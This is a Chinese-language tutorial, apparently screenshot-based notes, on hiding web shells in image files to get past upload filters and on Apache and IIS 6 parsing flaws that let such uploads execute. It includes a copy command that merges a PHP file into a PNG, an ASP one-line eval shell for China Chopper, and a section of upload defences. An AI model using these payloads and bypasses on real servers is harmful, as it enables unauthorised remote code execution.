
图片木马制作

1 找个图片 用记事本打开 添加一句话

点击图片 ---- 右键 ----- 打开记事本

出现以下内容







4.png 在里面添写木马 后缩列图就没有里 里面的参数被破坏了



上传





成功




C:\Users\Administrator\Desktop>copy 1.png/b + a.php/a 9.png


9.png 是用命令创建所有有缩列图







上传9.png





上传成功

**防御方案**

1、文件上传的目录设置为不可执行。只要web容器无法解析该目录下面的文件，即使攻击者上传了脚本文件，服务器本身也不会受到影响。

2、判断文件类型。在判断文件类型时，可以结合使用MIME Type、后缀检查等方式。在文件类型检查中，强烈推荐白名单方式，黑名单的方式已经无数次被证明是不可靠的。此外，对于图片的处理，可以使用压缩函数或者resize函数，在处理图片的同时破坏图片中可能包含的HTML代码。

3、使用随机数改写文件名和文件路径。文件上传如果要执行代码，则需要用户能够访问到这个文件。在某些环境中，用户能上传，但不能访问。如果应用了随机数改写了文件名和路径，将极大地增加攻击的成本。再来就是像shell.php.rar.rar和crossdomain.xml这种文件，都将因为重命名而无法攻击。

4、单独设置文件服务器的域名。由于浏览器同源策略的关系，一系列客户端攻击将失效，比如上传crossdomain.xml、上传包含Javascript的XSS利用等问题将得到解决。

5、使用安全设备防御。文件上传攻击的本质就是将恶意文件或者脚本上传到服务器，专业的安全设备防御此类漏洞主要是通过对漏洞的上传利用行为和恶意文件的上传过程进行检测。恶意文件千变万化，隐藏手法也不断推陈出新，对普通的系统管理员来说可以通过部署安全设备来帮助防御

## Apache解析漏洞（1.x、2.x）

Apache 是从右到左开始判断解析,如果为不可识别解析,就再往左判断，比如 sec.php.owf.rar “.owf”和”.rar” 这两种后缀是apache不可识别解析,apache就会把sec.php.owf.rar解析成php。

如何判断是不是合法的后缀就是这个漏洞的利用关键,测试时可以尝试上传一个sec.php.rara.jpg.png…（把你知道的常见后缀都写上…）去测试是否是合法后缀。

## IIS5.X-6.X解析漏洞

### 1、目录解析

在IIS 6.0版本中有个目录解析漏洞，该漏洞的问题存在于如果你在网站目录中创建一个\*./asp、.asa的文件夹，那么你上传的任何文件比如一个jpg，他也会当时做asp脚本执行\*/asp/1.jpg，内容是<%eval request("chopper")%>，那么可以通过菜刀连接。

### 2、文件解析

在IIS 6.0中的分号在解析过程中会将分号后面的内容舍弃掉，比如上穿a.asp;jpg，执行的是a.asp而且jpg可以绕过图片验证。

同时如果上传没有限制这些：\*.asa、\*.asp,\*.cer;\*.cdx文件格式，那么上传的shell同样会被IIS 6.0进行解析